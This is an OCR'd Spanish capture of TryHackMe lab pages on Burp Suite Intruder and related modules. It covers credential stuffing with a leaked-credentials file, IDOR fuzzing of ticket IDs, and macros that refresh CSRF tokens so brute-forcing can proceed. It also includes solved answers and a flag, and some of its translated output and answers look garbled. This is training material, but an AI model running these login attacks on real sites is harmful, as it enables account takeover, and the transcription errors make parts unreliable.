Dada la ausencia de medidas de protección, tenemos múltiples opciones para explotar esta forma, incluido un ataque con bombas de racimo para forzar las credenciales por fuerza bruta. Sin embargo, tenemos un enfoque más sencillo a nuestra disposición. Adjunto a esta tarea hay un archivo comprimido llamado BastionHostingCreds.zip, que contiene una colección de credenciales filtradas que pertenecen a empleados de Bastion Hosting.

Hace aproximadamente tres meses, Bastion Hosting fue víctima de un ataque cibernético que comprometió los nombres de usuario, las direcciones de correo electrónico y las contraseñas de texto sin formato de los empleados. Si bien los empleados afectados recibieron instrucciones de cambiar sus contraseñas lo antes posible, existe la posibilidad de que algunos ignoraran este consejo.

Como poseemos una lista de nombres de usuario conocidos, cada uno acompañado de su contraseña correspondiente, podemos aprovechar un ataque de relleno de credenciales en lugar de un simple ataque de fuerza bruta. Este método resulta ventajoso y significativamente más rápido, especialmente cuando se utiliza la versión de velocidad limitada de Intruder. Para acceder a las credenciales filtradas, descargue el archivo de la máquina de destino usando el siguiente comando en AttackBox: `wget http://MACHINE_IP:9999/Credentials/BastionHostingCreds.zip`

Tutorial

Para resolver este ejemplo, siga estos pasos para realizar un ataque de relleno de credenciales con Burp Macros:

1. Descargue y prepare listas de palabras:
   - Descargue y extraiga el archivo BastionHostingCreds.zip.
   - Dentro de la carpeta extraída, busque las siguientes listas de palabras:
     - correos electrónicos.txt
     - nombres de usuario.txt
     - contraseñas.txt
     - combinado.txt


   Estos contienen listas de correos electrónicos, nombres de usuario y contraseñas filtrados, respectivamente. La última lista contiene las listas combinadas de correo electrónico y contraseñas. Usaremos las listas `usernames.txt` y `passwords.txt`.

2. Navegue hasta `http://MACHINE_IP/support/login` en su navegador. Active Burp Proxy e intente iniciar sesión, capturando la solicitud en su proxy. Tenga en cuenta que cualquier credencial será suficiente para este paso.

3. Envíe la solicitud capturada desde el Proxy a Intruder haciendo clic derecho y seleccionando "Enviar a Intruder" o usando `Ctrl + I`.


4. En la subpestaña "Posiciones", asegúrese de que solo estén seleccionados los parámetros de nombre de usuario y contraseña. Borre cualquier selección adicional, como las cookies de sesión.

5. Establece el tipo de ataque en "Pitchfork".



6. Vaya a la subpestaña "Cargas útiles". Encontrará dos conjuntos de carga útil disponibles para los campos de nombre de usuario y contraseña.


7. En el primer conjunto de carga útil (para nombres de usuario), vaya a "Opciones de carga útil", elija "Cargar" y seleccione la `usernames.txt` lista.
   - Repita el mismo proceso para el segundo conjunto de carga útil (para contraseñas) usando la `passwords.txt` lista.
   - Todo el proceso se puede ver en la imagen GIF a continuación:



8. Haga clic en el botón **Iniciar ataque** para comenzar el ataque de relleno de credenciales. Puede aparecer una advertencia sobre la limitación de velocidad; haga clic en **Aceptar** para continuar. El ataque tardará unos minutos en completarse en Burp Community.

9. Una vez que comience el ataque, una nueva ventana mostrará los resultados de las solicitudes. Sin embargo, como Burp envió 100 solicitudes, debemos identificar cuáles tuvieron éxito.

   Dado que los códigos de estado de respuesta no diferencian los intentos exitosos y fallidos (todos son redireccionamientos 302), debemos usar la longitud de la respuesta para distinguirlos.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length
[illegible]	[illegible]	[illegible]	302			591
0			302			672
1	l.madden	bambam	302			672
2	j.poole	UnitedKingdom123	302			672

   Haga clic en el encabezado de la columna "Longitud" para ordenar los resultados por longitud en bytes. Busque la solicitud con una longitud de respuesta más corta, lo que indica un intento de inicio de sesión exitoso.

10. Para confirmar el intento de inicio de sesión exitoso, use las credenciales de la solicitud con la longitud de respuesta más corta para iniciar sesión.

Responda las siguientes preguntas

¿Qué combinación de nombre de usuario y contraseña indica un intento de inicio de sesión exitoso? El formato de respuesta es "nombre de usuario:contraseña".

m.rivera:letmein1 | Respuesta correcta

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Habiendo obtenido acceso al sistema de soporte, ahora tenemos la oportunidad de explorar sus funcionalidades y ver qué acciones podemos realizar.

Al acceder a la interfaz de inicio, se nos presenta una tabla que muestra varios boletos. Al hacer clic en cualquier fila nos redirecciona a una página donde podemos ver el ticket completo. Al examinar la estructura de la URL, observamos que estas páginas están numeradas en el siguiente formato:

```
http://MACHINE_IP/support/ticket/NUMBER
```

El sistema de numeración indica que a los billetes se les asignan identificadores enteros en lugar de identificadores complejos y difíciles de adivinar. Esta información es significativa porque sugiere dos escenarios posibles:

1. **Control de acceso** : el punto final puede configurarse correctamente para restringir el acceso solo a los tickets asignados a nuestro usuario actual. En este caso, sólo podremos ver los tickets asociados a nuestra cuenta.
2. **Vulnerabilidad de IDOR** : alternativamente, el punto final puede carecer de controles de acceso adecuados, lo que genera una vulnerabilidad conocida como**referencias directas a objetos inseguras**(IDOR). Si este es el caso, potencialmente podríamos explotar el sistema y leer todos los tickets existentes, independientemente del usuario asignado.

Para investigar más a fondo, utilizaremos la herramienta Intruder para desdibujar el `/support/ticket/NUMBER` punto final. Este enfoque nos ayudará a determinar si el punto final se ha configurado correctamente o si hay una vulnerabilidad IDOR. ¡Continuemos con el proceso de fuzzing!

Nota: Debe capturar una solicitud mientras está conectado.

Responda las siguientes preguntas

¿Qué tipo de ataque es más adecuado para esta tarea?

Sniper | Respuesta correcta | Pista

Configure una posición y carga útil adecuadas (los tickets se almacenan en valores entre 1 y 100) y luego inicie el ataque.

Debería encontrar que se devolverán al menos cinco boletos con un código de estado 200, lo que indica que existen.

No se necesita respuesta | Pregunta hecha | Pista

Ya sea usando la pestaña **Respuesta** en la ventana **Resultados del ataque** o mirando cada solicitud exitosa (es decir, código 200) manualmente en su navegador, busque el ticket que contiene la bandera.

¿Qué es la bandera?

THM{MTMxNTg5NTUzMWM0OWRlYzUzMDVjMzJl} | Respuesta correcta

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

146

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

100%

Tarea 1 Introducción
Tarea 2 ¿Qué es el intruso?
Tarea 3 Posiciones
Tarea 4 Cargas útiles
Tarea 5 Francotirador
Tarea 6 Ariete
Tarea 7 Horca
Tarea 8 Bomba de racimo
Tarea 9 Introducción a los tipos de ataques
Tarea 10 Ejemplo práctico
Tarea 11 Desafío práctico
Tarea 12 Desafío de milla extra

En este ejercicio adicional, abordaremos una variante más desafiante del ataque de relleno de credenciales que realizamos anteriormente. Sin embargo, esta vez se han implementado medidas adicionales para dificultar la Fuerza bruta. Si se siente cómodo usando Burp Macros, puede intentar este desafío sin las instrucciones a continuación. De lo contrario, procedemos con el enfoque paso a paso.

Captando la solicitud

Comience capturando una solicitud `http://MACHINE_IP/admin/login/` y revisando la respuesta. A continuación se muestra un ejemplo de la respuesta:

Ejemplo de respuesta


```
HTTP/1.1 200 correcto
Servidor: nginx/1.18.0 (Gratis)
Fecha: viernes, 20 de agosto de 2021 22:31:16 GMT
Tipo de contenido: texto/html; juego de caracteres = utf-8
Conexión: cerrar
Establecer cookies: sesión=eyJ0bXlhIjI1aWMrUyNFQSJgcZ2RDxOYMOYjVjMTNlMjIzMmJkZGI4OGZiFQ.YSA-mQ.ZaOEkUxNbJbd7cjlyvx_LBBQs10 ;
Varios: galleta
HTTPS front-end: activado
Longitud del contenido: 3922
...
<método de formulario="POST">
    <div class="form-flotante mb-3">
        <input class="form-control" type="text" nombre=nombre de usuario marcador de posición="nombre de usuario" requerido>
        <label for="nombre de usuario">Nombre de usuario</label>
    </div>
    <div class="form-flotante mb-3">
        <input class="form-control" type="contraseña nombre=contraseña marcador de posición="Contraseña" requerida>
        <label for="contraseña">Contraseña</label>
    </div>
    <tipo de entrada="oculto" nombre="loginToken" valor="84c63580bf1bd80008c6b61ab1bd72/5e">
    <div class="d-grid">button class="btn btn-warning btn-lg" type="submit">;Inicia sesión!</button></div>
</formulario>
```

En esta respuesta, notamos que junto a los campos de nombre de usuario y contraseña, ahora hay un conjunto de cookies de sesión, así como un token CSRF (**falsificación de solicitud entre sitios**) en el formulario como campo oculto. Al actualizar la página se revela que tanto la cookie **de sesión como el token de inicio de sesión** cambian con cada solicitud. Esto significa que para cada intento de inicio de sesión, debemos extraer valores válidos tanto para la cookie de sesión como para el loginToken.

Para lograr esto, usaremos **Burp Macros** para definir un conjunto repetido de acciones (macro) que se ejecutarán antes de cada solicitud. Esta macro extraerá valores únicos para la cookie de sesión y el loginToken, reemplazándolos en cada solicitud posterior de nuestro ataque.

Tutorial

1. Navegar a `http://MACHINE_IP/admin/login/` . Active **Intercept** en el módulo Proxy e intente iniciar sesión. Capture la solicitud y envíela a Intruder.
2. Configure las posiciones de la misma manera que lo hicimos para forzar el inicio de sesión de soporte:
   - Establece el tipo de ataque en "Pitchfork".
   - Borre todas las posiciones predefinidas y seleccione solo los campos del formulario de nombre de usuario y contraseña. Nuestra macro se encargará de las otras dos posiciones;



3. Ahora cambie a la pestaña Cargas útiles y cargue las mismas listas de palabras de nombre de usuario y contraseña que usamos para el ataque de inicio de sesión de soporte.

   Hasta este punto, hemos configurado Intruder casi de la misma manera que nuestro ataque de relleno de credenciales anterior; aquí es donde las cosas empiezan a complicarse más.


4. Una vez manejados los parámetros de nombre de usuario y contraseña, ahora necesitamos encontrar una manera de obtener el token de inicio de sesión y la cookie de sesión en constante cambio. Desafortunadamente, "grep recursivo" no funcionará aquí debido a la respuesta de redireccionamiento, por lo que no podemos hacer esto completamente dentro de Intruder; necesitaremos crear una macro.

   Las macros son permiten realizar el mismo conjunto de acciones repetidamente. Co este caso, simplemente queremos enviar una solicitud `GET a /admin/login/`

   Afortunadamente, configurar esto es un proceso sencillo.

   - Cambie a la pestaña principal "Configuración" en la parte superior derecha de Burp.
   - Haga clic en la categoría "Sesiones".
   - Desplácese hasta el final de la categoría hasta la sección "Macros" y haga clic en el botón **Agregar** .
   - El menú que aparece nos mostrará nuestro historial de solicitudes. Si aún no hay una solicitud `GET` en `http://MACHINE_IP/admin/login/` la lista, navegue hasta esta ubicación en su navegador y debería ver aparecer una solicitud adecuada en la lista.
   - Con la solicitud seleccionada, haga clic en **Aceptar** .
   - Finalmente, asigne un nombre adecuado a la macro y luego haga clic en **Aceptar** nuevamente para finalizar el proceso.

   Hay muchos pasos aquí, comparativamente hablando, por lo que el siguiente GIF muestra el proceso completo:


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensiones
Learn
Request Timer
Settings
Positions
Payloads
Resource pool
Settings
Choose an attack type
Start attack
Attack type: Pitchfork
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://tryhackme.com
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 GET / HTTP/1
2 Host: tryhackme.com
3 Sec-Ch-Ua: "
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: _cfuvid=.1.1.1

346

Suite Burp: Intruso

Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es el intruso?

Tarea 3 Posiciones

Tarea 4 Cargas útiles

Tarea 5 Francotirador

Tarea 6 Ariete

Tarea 7 Horca

Tarea 8 Bomba de racimo

Tarea 9 Introducción a los tipos de ataques

Tarea 10 Ejemplo práctico

Tarea 11 Desafío práctico

Tarea 12 Desafío de milla extra

Tarea 13 Conclusión

¡Felicitaciones por completar la sala Burp Suite Intruder!

A estas alturas, debería tener un conocimiento sólido de cómo utilizar Intruder de manera efectiva para automatizar solicitudes y realizar varios tipos de ataques.

¡En la siguiente sala del módulo, veremos algunos de los otros módulos de Burp Suite !

Responda las siguientes preguntas

¡Puedo usar Intruso!

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 13489 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

¡Bienvenido a la sala de Otros Módulos de Burp Suite!

Iniciar máquina

Además de las ampliamente reconocidas salas de Repetidores e Intrusos , Burp Suite incorpora varios módulos menos conocidos. Estos formarán el foco de la exploración de esta sala.

La atención se centrará en las herramientas Decodificador, Comparador, Secuenciador y Organizador. Facilitan las operaciones con texto codificado, permiten la comparación de conjuntos de datos, permiten el análisis de aleatoriedad dentro de los tokens capturados y le ayudan a almacenar y anotar copias de mensajes HTTP que quizás desee revisar más adelante. Aunque estas tareas parecen sencillas, realizarlas dentro de Burp Suite puede ahorrar mucho tiempo, lo que enfatiza la importancia de aprender a utilizar estos módulos de manera efectiva.

Sin más, profundicemos en la primera herramienta, el Decodificador.

Responda las siguientes preguntas

Implemente la máquina adjunta a la tarea presionando el botón verde **Iniciar máquina** , así como AttackBox (usando el botón **Iniciar AttackBox** en la parte superior de la página) si no está usando su propia máquina.

No se necesita respuesta | Pregunta hecha

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

El módulo Decoder de Burp Suite brinda capacidades de manipulación de datos del usuario. Como su nombre lo indica, no solo decodifica los datos interceptados durante un ataque, sino que también proporciona la función de codificar nuestros propios datos, preparándolos para su transmisión al objetivo. Decoder también nos permite crear sumas hash de datos, además de proporcionar una función de decodificación inteligente, que intenta decodificar los datos proporcionados de forma recursiva hasta que vuelvan a ser texto sin formato (como la función "Magic" de Cyberchef).

Para acceder al Decodificador, navegue hasta la pestaña Decodificador en el menú superior para ver las opciones disponibles:

Esta interfaz presenta una multitud de opciones.

1. Este cuadro sirve como espacio de trabajo para ingresar o pegar datos que requieren codificación o decodificación. De manera consistente con otros módulos de Burp Suite, los datos se pueden mover a esta área desde diferentes partes del marco a través de la opción **Enviar a Decoder** al hacer clic derecho.
2. En la parte superior de la lista a la derecha, hay una opción para tratar la entrada como texto o valores de bytes hexadecimales.
3. A medida que avanzamos en la lista, aparecen menús desplegables para codificar, decodificar o aplicar hash a la entrada.
4. La función **Smart Decode** , ubicada al final, intenta decodificar automáticamente la entrada.

Al ingresar datos en el campo de entrada, la interfaz se replica para presentar el resultado de nuestra operación. Luego podemos optar por aplicar más transformaciones usando las mismas opciones:

Responda las siguientes preguntas

¿Qué característica intenta la decodificación automática de la entrada?

Smart decode | Respuesta correcta

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%


Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Codificación y decodificación con decodificador


Ahora, examinemos en detalle las opciones de codificación y decodificación manual. Estos son idénticos ya sea que se elija el menú de decodificación o codificación:



- **Sin formato** : se refiere al texto sin formato antes de aplicar cualquier transformación.
- **URL** : la codificación de URL se utiliza para garantizar la transferencia segura de datos en la URL de una solicitud web. Implica sustituir caracteres por su código de caracteres ASCII en formato hexadecimal, precedido por un símbolo de porcentaje (%). Este método es vital para cualquier tipo de prueba de aplicaciones web.


  Por ejemplo, codificar el carácter de barra diagonal (**/**), cuyo código de carácter ASCII es 47, lo convierte a **2F** en hexadecimal, convirtiéndose así en **%2F** en codificación URL. El Decodificador se puede utilizar para verificar esto escribiendo una barra diagonal en el cuadro de entrada y luego seleccionando `Encode as -> URL` :

- **HTML** : la codificación de entidades HTML reemplaza los caracteres especiales con un signo comercial (&), seguido de un número hexadecimal o una referencia al carácter que se escapa, y termina con un punto y coma (;). Este método garantiza la representación segura de caracteres especiales en HTML y ayuda a prevenir ataques como XSS. La opción HTML en Decoder permite codificar cualquier carácter en su formato de escape HTML o decodificar entidades HTML capturadas. Por ejemplo, para decodificar una comilla discutida anteriormente, ingrese la versión codificada y elija `Decode as -> HTML` :



- **Base64** : Base64, un método de codificación comúnmente utilizado, convierte cualquier dato a un formato compatible con ASCII. El funcionamiento bajo el capó no es crucial en esta etapa; sin embargo, las personas interesadas pueden encontrar las matemáticas subyacentes aquí .
- **ASCII Hex** : esta opción realiza la transición de datos entre representaciones ASCII y hexadecimal. Por ejemplo, la palabra "ASCII" se puede convertir al número hexadecimal "4153434949". Cada carácter se convierte de su representación numérica ASCII a hexadecimal.
- **Hexadecimal, octal y binario** : estos métodos de codificación se aplican únicamente a entradas numéricas y convierten entre representaciones decimales, hexadecimales, octales (base ocho) y binarias.
- **Gzip** : Gzip comprime datos, reduciendo el tamaño de archivos y páginas antes de la transmisión del navegador. Los tiempos de carga más rápidos son muy deseables para los desarrolladores que buscan mejorar su puntuación de SEO y evitar molestias al usuario. Decoder facilita la codificación y decodificación manual de datos gzip, aunque a menudo no es ASCII/Unicode válido. Por ejemplo:

Estos métodos se pueden apilar. Por ejemplo, una frase ("Burp Suite Decoder") podría convertirse a ASCII Hex y luego a octal:




En combinación, estos métodos nos otorgan un control sustancial sobre los datos que estamos codificando o decodificando.

Cada método de codificación/decodificación está codificado por colores, lo que permite una rápida identificación de la transformación aplicada.

Formato hexadecimal

Si bien ingresar datos en formato ASCII es beneficioso, hay ocasiones en las que es necesario editar la entrada byte por byte. Aquí es donde resulta útil la "Vista Hex", que se puede seleccionar encima de las opciones de decodificación:



Esta característica nos permite ver y modificar nuestros datos en formato de bytes hexadecimal, una herramienta vital cuando trabajamos con archivos binarios u otros datos que no sean ASCII.

Decodificación inteligente

Por último, tenemos la opción **de decodificación inteligente** . Esta función intenta decodificar automáticamente el texto codificado. Por ejemplo, `Burp Suite` se reconoce automáticamente como HTML codificado y se decodifica en consecuencia:

Si bien no es perfecta, esta función puede ser una solución rápida para decodificar fragmentos de datos desconocidos.

Responda las siguientes preguntas

Base64 codifica la frase: `Let's Start Simple` .

¿Cuál es la versión codificada en base64 de este texto?

TGVOJ3MgU3RhcnQgUzltcGxl — Respuesta correcta

URL Decodifica estos datos: `%4e%6c%7d%7d%3a%20%44%65%63%6f%64%65%72` .

¿Qué se devuelve el texto plano?

Next: Decoding — Respuesta correcta

Utilice la decodificación inteligente para decodificar estos datos: `%34%37` .

¿Cuál es el texto decodificado?

47 — Respuesta correcta

Codifica esta frase: `Encoding Challenge` .

Comience con la codificación base64. Tome la salida de esto y conviértala en ASCII Hex. Finalmente, codifique la cadena hexadecimal en octal .

¿Cuál es la cadena final?

24034214a72027002414 2d5413574712322502535 52c1162d1206c — Respuesta correcta

Tarea 4 Decodificador: hash

Tarea 5 Comparar: descripción general

Tarea 6 Compararr: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

Tarea 3 Decodificador: Codificación/Decodificación

Tarea 4 Decodificador: hash

`Hash` Además de su funcionalidad de codificación/decodificación, Decoder también ofrece la posibilidad de generar hashsums para nuestros datos.

Descargar archivos de tareas

Teoría


Hashing es un proceso unidireccional que transforma datos en una firma única. Para que una función califique como algoritmo hash, la salida que genera debe ser irreversible. Un algoritmo hash competente garantiza que cada entrada de datos genere un hash completamente único. Por ejemplo, al utilizar el algoritmo MD5 para generar una suma hash para el texto "MD5sum", se devuelve `4ae1a02de5bd02a5515f583f4fca5e8c` . Usar el mismo algoritmo para "MD5SUM" produce un hash completamente diferente a pesar del gran parecido de la entrada: `13b436b09172400c9eb2f69fbd20adad` . Por lo tanto, los hash se utilizan comúnmente para verificar la integridad de archivos y documentos, ya que incluso una pequeña alteración en el archivo cambia significativamente el hashsum.

Nota: El algoritmo MD5 está en desuso y no debe usarse para aplicaciones contemporáneas.

Además, los hashes se utilizan para almacenar contraseñas de forma segura, ya que el proceso de hash unidireccional hace que las contraseñas sean relativamente seguras, incluso si la base de datos está comprometida. Cuando un usuario crea una contraseña, la aplicación la procesa y la almacena. Durante el inicio de sesión, la aplicación codifica la contraseña enviada y la compara con el hash almacenado; si coinciden, la contraseña es correcta. Con este método, una aplicación nunca necesita almacenar la contraseña original (texto sin formato).

Hashing en el decodificador

Decoder nos permite crear hashsums para datos directamente dentro de Burp Suite; Funciona de manera similar a las opciones de codificación/decodificación que discutimos anteriormente. En concreto, hacemos clic en el menú desplegable **Hash** y seleccionamos un algoritmo de la lista:




Nota: Esta lista es significativamente más larga que los algoritmos de codificación/decodificación; vale la pena desplazarse para ver los numerosos algoritmos hash disponibles.

Continuando con nuestro ejemplo anterior, ingresemos "MD5sum" en el cuadro de entrada, luego desplácese hacia abajo en la lista hasta encontrar "MD5". Aplicar esto nos lleva automáticamente a la vista hexadecimal:

La salida de un algoritmo hash no produce texto ASCII/Unicode puro. Por lo tanto, es habitual convertir la salida del algoritmo en una cadena hexadecimal; esta es la forma "hash" con la que quizás estés familiarizado.

Completemos esto aplicando una codificación "ASCII Hex" al hashsum para crear la cadena hexadecimal ordenada de nuestro ejemplo inicial.

Aquí está el proceso completo:



Responda las siguientes preguntas

Usando Decoder, ¿cuál es el hashsum SHA-256 de la frase `Let's get Hashing!` :?

Convierta esto en una cadena ASCII Hex para obtener la respuesta a esta pregunta.

6b72350e719a8ef5af560830164b13596cb582757437e21d1879502072238abe — Respuesta correcta

Genera un hashsum MD4 de la frase: `Insecure Algorithms` .

Codifique esto como base64 (no ASCII Hex) antes de enviarlo.

TcV4QGZZN7y7lwYFRMMoeA== — Respuesta correcta

Veamos un ejemplo en contexto:

Primero, descargue el archivo adjunto a esta tarea.

Nota: Este archivo también se puede descargar desde la VM implementada `wget http://MACHINE_IP:9999/AlteredKeys.zip` ; puede resultarle útil si está utilizando AttackBox.

Ahora lea la especificación del problema a continuación:

"¡Un bromista se metió con mi clave SSH ! Hay cuatro claves en el directorio y no tengo idea de cuál es la verdadera. El hashsum MD5 de mi clave es `3166226048d6ad776370dc105d40d9f8` :¿ podrías encontrarlo?"

¿Cuál es el nombre de clave correcto?

key3 — Respuesta correcta — Pista

Tarea 5 Comparar: descripción general

Tarea 6 Comparar: ejemplo

Tarea 7 Secuenciador: descripción general

Tarea 8 Secuenciador: captura en vivo

Tarea 9 Secuenciador: Análisis

Tarea 10 Organizador: descripción general

Tarea 11 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 11239 usuarios aquí y esta sala tiene 122 días.

246

Suite Burp: otros módulos

Sumérgete en algunos de los módulos menos conocidos de Burp Suite.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Decodificador: descripción general

